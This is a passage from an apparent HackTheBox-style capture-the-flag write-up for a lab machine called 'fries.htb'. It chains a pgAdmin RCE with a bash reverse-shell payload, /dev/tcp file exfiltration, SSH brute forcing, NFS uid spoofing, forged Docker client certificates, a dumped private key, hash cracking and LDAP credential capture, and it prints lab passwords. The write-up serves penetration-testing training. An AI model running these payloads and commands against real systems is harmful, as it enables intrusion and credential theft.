drwxr-xr-x   1 root root 4096 May 20  2025 var
postgres@858fdf51af59:~$
```


There are not many things to do in this shell. However, pgAdmin4 has version 9.1, which is vulnerable.



https://github.com/abrewer251/CVE-2025-2945_PgAdmin_PoC/tree/main *shows RCE poc, but it can be done manually. First, grab a packet for any sql command.*




Edit post endpoint and json to run python command



Sleep works. Let's get a reverse shell.

```
{"query_commited":"__import__(\"os\").system('bash -c \"bash -i >& /dev/tcp/10.10.16.59/9002 0>&1\"')"}
```



I got pgAdmin shell!


Get svc shell

Database is at /var/lib/pgadmin/pgadmin4.db. Let's copy it to local.

```
# local
nc -lvnp 9003 > pgadmin4.db
# target
cat /var/lib/pgadmin/pgadmin4.db > /dev/tcp/10.10.16.59/9003
```

Then, use sqlite3 to see any creds

```
sqlite3 pgadmin4.db .dump
```



It leaks some creds, but it cannot be cracked. However, env leaks a password.

```
cb46692a4590:/pgadmin4$ env
PGADMIN_DEFAULT_PASSWORD=Friesf00Ds2025!!
CORRUPTED_DB_BACKUP_FILE=
PGAPPNAME=pgAdmin 4 - CONN:9124318
HOSTNAME=cb46692a4590
SERVER_SOFTWARE=gunicorn/22.0.0
PWD=/pgadmin4
CONFIG_DISTRO_FILE_PATH=/pgadmin4/config_distro.py
HOME=/home/pgadmin
OAUTHLIB_INSECURE_TRANSPORT=1
PYTHONPATH=/pgadmin4
TERM=xterm
SHLVL=4
PGADMIN_DEFAULT_EMAIL=admin@fries.htb
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
OLDPWD=/etc
```

Let's use hydra to brute force ssh with username and password lists.

```
1 d.cooper$
2 dale$
3 web$
4 svc$
5 dylan$
6 mike$
```

```
1 D4LE11maan!!$
2 PsqLR00tpaSS11$
3 y0st528wn1idjk3b9a$
4 Friesf00Ds2025!!$
```

```
hydra -L users -P passwords ssh://fries.htb
```

```
┌──[parrot@parrot]─[~/Documents/fries]
└─── $hydra -L users -P passwords ssh://fries.htb
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-04 11:3
7:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is re
commended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:6/p:4),
~2 tries per task
[DATA] attacking ssh://fries.htb:22/
[22][ssh] host: fries.htb   login: svc   password: Friesf00Ds2025!!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-04 11:3
7:15
```

Let's get svc shell

```
┌──[parrot@parrot]─[~/Documents/fries]
└─── $ssh svc@fries.htb
svc@fries.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-87-generic x86_64)
```

I got svc shell!

Get root in wsl

Now I'm out of docker, so I can run ps

```
svc@web:~$ ps -ef --forest | grep nfs
root         716       2  0 20:43 ?        00:00:00  \_ [nfsd]
root         717       2  0 20:43 ?        00:00:00  \_ [nfsd]
root         718       2  0 20:43 ?        00:00:00  \_ [nfsd]
root         719       2  0 20:43 ?        00:00:00  \_ [nfsd]
root         720       2  0 20:43 ?        00:00:00  \_ [nfsd]
root         721       2  0 20:43 ?        00:00:00  \_ [nfsd]
root         723       2  0 20:43 ?        00:00:00  \_ [nfsd]
root         724       2  0 20:43 ?        00:00:00  \_ [nfsd]
root         572       1  0 20:43 ?        00:00:00 /usr/sbin/nfsdcld
svc         5404    5271  0 22:42 pts/0    00:00:00              \_ grep --col
or=auto nfs
svc@web:~$ ps -ef --forest | grep dockerd
svc         5383    5271  0 22:41 pts/0    00:00:00            \_ grep --col
or=auto dockerd
root         965       1  0 20:44 ?        00:00:05 /usr/bin/dockerd -H fd://
--containerd=/run/containerd/containerd.sock --authorization-plugin=authz-brok
er --tlsverify --tlscacert=/etc/docker/certs/ca.pem --tlscert=/etc/docker/cert
s/server-cert.pem --tlskey=/etc/docker/certs/server-key.pem -H=127.0.0.1:2376
svc@web:~$
```

Nfs is running and docker is running with authorization plugin. Let's forward port and mount.

```
svc@web:~$
ssh> -D 1080
Forwarding port.

svc@web:~$
svc@web:~$
ssh> -L 2049:127.0.0.1:2049
Forwarding port.
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/fries]
└──╼ $proxychains showmount -a 127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:111-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:57807-<><>-OK
All mount points on 127.0.0.1:
192.168.100.2:/srv/web.fries.htb
```

```
mkdir /tmp/certs
sudo proxychains mount -t nfs 127.0.0.1:/srv/web.fries.htb /tmp/certs
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/fries]
└──╼ $sudo proxychains mount -t nfs 127.0.0.1:/srv/web.fries.htb /tmp/certs
ProxyChains-3.1 (http://proxychains.sf.net)
┌──[parrot@parrot]─[~/Documents/fries]
└──╼ $
```

But I cannot get into certs directory.

```
┌──[parrot@parrot]─[~/Documents/fries]
└──╼ $ls /tmp/certs/
certs  shared  webroot
┌──[parrot@parrot]─[~/Documents/fries]
└──╼ $ls /tmp/certs/certs/
ls: cannot open directory '/tmp/certs/certs/': Permission denied
```

This directory is owned by infra managers group

```
svc@web:~$ ls /srv/web.fries.htb/ -al
total 20
drw-r-xr-x 5  655 root           4096 May 28  2025 .
drwxr-xr-x 3 root root           4096 May 27  2025 ..
drwxrwx--- 2 root infra managers 4096 May 26  2025 certs
drwxrwxrwx 2 root root           4096 May 31  2025 shared
drwxr----- 5 svc  svc            4096 Jun  7  2025 webroot
svc@web:~$
```

This group is not in local /etc/group, but can be seen using getent command.

```
svc@web:~$ grep 'infra managers' /etc/group
svc@web:~$ getent group 'infra managers'
infra managers:*:59605603:m.hannigan,d.cooper,d.wilson
```

d.cooper is in this group. Let's check uid and gid.

```
svc@web:~$ getent passwd 'd.cooper'
d.cooper:*:59602614:59600513:Dale Cooper:/home/d.cooper:/bin/bash
svc@web:~$
```

I can set my uid and gid to get access to the share.

```
sudo setpriv --reuid=59602614 --regid=59600513 --clear-groups /bin/bash
```

```
┌─[✗]─[parrot@parrot]─[~/Documents/fries]
└──╼ $sudo setpriv --reuid=59602614 --regid=59600513 --clear-groups /bin/bash
bash: /root/.bashrc: Permission denied
┌─[I have no name!@parrot]─[/home/parrot/Documents/fries]
└──╼ $ls /tmp/certs/certs/
ca-key.pem  server-cert.pem  server-key.pem
ca.pem      server.csr       server-openssl.cnf
```

Let's copy these files to my directory.

```
# Modified shell
cp -r /tmp/certs/certs/ /dev/shm/
# Copy it to my directory as root and set user to the ordinary user
sudo cp -r /dev/shm/certs/ certs/
sudo chown -R parrot:parrot certs/
```

To be authorized, I need to create csr file and pem by signing it with ca key.

```
# Create a new key
openssl genrsa -out fries.key 4096
# Create csr
openssl req -new -key fries.key -subj '/CN=root' -out fries.csr
# Create a file for configuration
echo 'extendedKeyUsage = clientAuth' > ext.cnf
# Use pem and cnf file to sign and get new pem file
openssl x509 -req -in fries.csr -CA ca.pem -CAkey ca-key.pem -CAcreateserial
-out fries.pem -days 365 -extfile ext.cnf
```

```
┌─[parrot@parrot]─[~/Documents/fries/certs]
└──╼ $openssl x509 -req -in fries.csr -CA ca.pem -CAkey ca-key.pem -CAcreateserial -out fries.pem -days 365 -extfile ext.cnf
Certificate request self-signature ok
subject=CN=root
```

Now upload these files to be authorized.

```
└─$ zip -r certs.zip certs/
updating: certs/ (stored 0%)
updating: certs/ca-key.pem (deflated 23%)
updating: certs/ca.pem (deflated 25%)
updating: certs/server-openssl.cnf (deflated 26%)
updating: certs/server-key.pem (deflated 23%)
updating: certs/server.csr (deflated 23%)
updating: certs/server-cert.pem (deflated 23%)
updating: certs/ca.srl (stored 0%)
updating: certs/fries.csr (deflated 23%)
updating: certs/fries.key (deflated 24%)
updating: certs/fries.pem (deflated 23%)
updating: certs/ext.cnf (stored 0%)
┌[parrot@parrot]-[~/Documents/fries]
└─$ scp certs.zip svc@fries.htb:~
svc@fries.htb's password:
certs.zip                                     100%   12KB  92.0KB/s   00:00
```

Now I can run any docker command with this format

```
docker --tlsverify --tlscacert=ca.pem --tlscert=fries.pem --tlskey=fries.key
-H=127.0.0.1:2376 <docker command>
```

```
svc@web:~/certs$ docker --tlsverify --tlscacert=ca.pem --tlscert=fries.pem --tlskey=fries.key -H=127.0.0.1:2376 ps -a
CONTAINER ID   IMAGE                  COMMAND                  CREATED         STATUS       PORTS
                     NAMES
f427ecaa3bdd   pwm/pwm-webapp:latest  "/app/startup.sh"        14 months ago   Up 3 hours   0.0.0.0:8443->8443/tcp, [::]:8443->8443/tcp
                     pwm
cb46692a4590   dpage/pgadmin4:9.1.0   "/entrypoint.sh"         14 months ago   Up 3 hours   443/tcp, 127.0.0.1:5050->80/tcp
                     pgadmin4
bfe752a26695   fries-web              "/usr/local/bin/pyth…"   14 months ago   Up 3 hours   127.0.0.1:5000->5000/tcp
                     web
858fdf51af59   postgres:16            "docker-entrypoint.s…"   14 months ago   Up 3 hours   5432/tcp
                     postgres
b916aad508e2   gitea/gitea:1.22.6     "/usr/bin/entrypoint…"   14 months ago   Up 3 hours   127.0.0.1:3000->3000/tcp, 172.18.0.1:3000->3000/t
cp, 127.0.0.1:222->22/tcp   gitea
```

Let's get interactive shell with mount /

```
docker --tlsverify --tlscacert=ca.pem --tlscert=fries.pem --tlskey=fries.key
-H=127.0.0.1:2376 run -it -v /:/mnt fries-web /bin/bash
```

```
root@5e635622865e:/mnt/root/.ssh# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAiKsV1hdrEl+fT0aksyq+3RU7EOXlCZLM0y37FgJQxkOZwaS5+p5v
eyqB/3uU/qf4TOLLV+pRviKaL9JDu4HLKSR26CIHz3x+niCVM2YRSkVCzDyXrGzZCKA/o7
gogdzeG470Xt7Rwe3QMGbjhJQFDK6yBO6mV7yFy7W8AQ4VeP+EstZUlazooYoZJ2Luj8B0
Dpb4chwVMg5DEJA1uwkxIC7djwB7MCRm0pZxkZcl2FeU2RC+qKQyjda3JQmznUAEsZ8hPh
BUB6TbvvXn53GZuYxRCwzcVflkcJindEIwoyogw/vmEwm5sVWix1D3Er7sGtF2+nNmR1L4
Wp1TKu6Vc6g9YNww67G35xKW7R7GHEJ5DKHOV38Xg3F2tALhzxjxV2b9tVnPd775jwHRQz
BitVdk+9Ip0r+D8oCkGf7QFHgKn8fNyH0y02p6WhrI4Rhc32jgSUQV+wLUHmRL6KsRRHkH
C9vWgYNTHFJNfxojULYtrwuShBQYdfuT0bDB7nz1AAAFgC+08GUvtPBlAAAAB3NzaC1yc2
EAAAGBAIirFdYXaxJfn09GpLMqvt0VOxDl5QmSzNMt+xYCUMZDmcGkufqeb3sqgf97lP6n
+Eziy1fqUb4imi/SQ7uByykkdugiB898fp4glTNmEUpFQsw8l6xs2QigP6O4KIHc3huO9F
7e0cHt0DBm44SUBQyusgTuple8hcu1vAEOFXj/hLLWVJWs6KGKGSdi7o/AdA6W+HIcFTIO
QxCQNbsJMSAu3Y8AezAkZtKWcZGXJdhXlNkQvqikMo3WtyUJs51ABLGfIT4QVAek27715+
dxmbmMUQsM3FX5ZHCYp3RCMKMqIMP75hMJubFVosdQ9xK+7BrRdvpzZkdS+FqdUyrulXOo
PWDcMOuxt+cSlu0exhxCeQyhzld/F4NxdrQC4c8Y8Vdm/bVZz3e++Y8B0UMwYrVXZPvSKd
K/g/KApBn+0BR4Cp/Hzch9MtNqeloayOEYXN9o4ElEFfsC1B5kS+irEUR5Bwvb1oGDUxxS
TX8aI1C2La8LkoQUGHX7k9Gwwe589QAAAAMBAAEAAAGACUot1A1n9QoEa3BXGiml6yO6Dd
o+oRG2NAWcW2DhajSmoyvGC4PQ+puHVh0pocy7m0hQP6PZFhZGikkd2wVF0MBeh8VmaANj
nO6EjcealcSS94yH18vXTdeMs918/WTMwS1MrZUyR18Zp2ya+wRPuo62YZDyRCT3qELsal
rxeTXPKJPakIj+EBrxvkRiiGlxyhsXfLQteadQBjRzPokvqmsdGs8S0JEs3xQkWJvgUe4U
```

It has private rsa id, so let's copy this key and ssh(Don't forget to set 600 permission for ssh)

```
┌─[parrot@parrot]─[~/Documents/fries]
└──╼ $vim id_rsa
┌─[parrot@parrot]─[~/Documents/fries]
└──╼ $chmod 600 id_rsa
┌─[parrot@parrot]─[~/Documents/fries]
└──╼ $ssh -i id_rsa root@fries.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-87-generic x86_64)
```

I got root shell in wsl!

Get svc_infra cred


I can find hash in /root/scripts/pwm/config/PwmConfiguration.xml

```
<properties type="config">
    <property key="configIsEditable">true</property>
    <property key="configEpoch">0</property>
    <property key="configPasswordHash">$2y$04$W1TubX/9JAqpHlxx7xqXpesUMB2bJMV4dH/8pXbcul0NgA6ZexGyG</property>
</properties>
```


Crack it using hashcat

```
PS C:\Users\sjise\Desktop\hash\hashcat-7.1.2> .\hashcat.exe ..\fries.hash ..\rockyou.txt -m 3200 --show
$2y$04$W1TubX/9JAqpHlxx7xqXpesUMB2bJMV4dH/8pXbcul0NgA6ZexGyG:rockon!
```


This is password for configuration manager or editor.



Go to LDAP>LDAP directories>default>Connection



I can add my host and get ldap credential using responder.




```
sudo responder -I tun0
```

Click Test ldap profile and immediately responder shows password.

```
[+] Listening for events...

[LDAP] Cleartext Client   : 10.129.244.72
[LDAP] Cleartext Username : CN=svc_infra,CN=Users,DC=fries,DC=htb
[LDAP] Cleartext Password : m6tneOMAh5p0wQ0d
```

Let's check this cred using nxc smb


```
┌──[✗]─[parrot@parrot]─[~/Documents/fries]
└──╼ $nxc smb dc01.fries.htb -u svc_infra -p 'm6tneOMAh5p0wQ0d' --shares
SMB         10.129.244.72   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:fries.htb) (signing:True)
 (SMBv1:None) (Null Auth:True)
SMB         10.129.244.72   445    DC01             [+] fries.htb\svc_infra:m6tneOMAh5p0wQ0d
SMB         10.129.244.72   445    DC01             [*] Enumerated shares
SMB         10.129.244.72   445    DC01             Share           Permissions     Remark
SMB         10.129.244.72   445    DC01             -----           -----------     ------
SMB         10.129.244.72   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.244.72   445    DC01             C$                              Default share
SMB         10.129.244.72   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.244.72   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.244.72   445    DC01             SYSVOL          READ            Logon server share
```

It works!

Get gmsa_ca_prod$ shell


Let's run rusthound

```
rusthound-ce -d fries.htb -u 'svc_infra' -p 'm6tneOMAh5p0wQ0d' -z -f
dc01.fries.htb
```



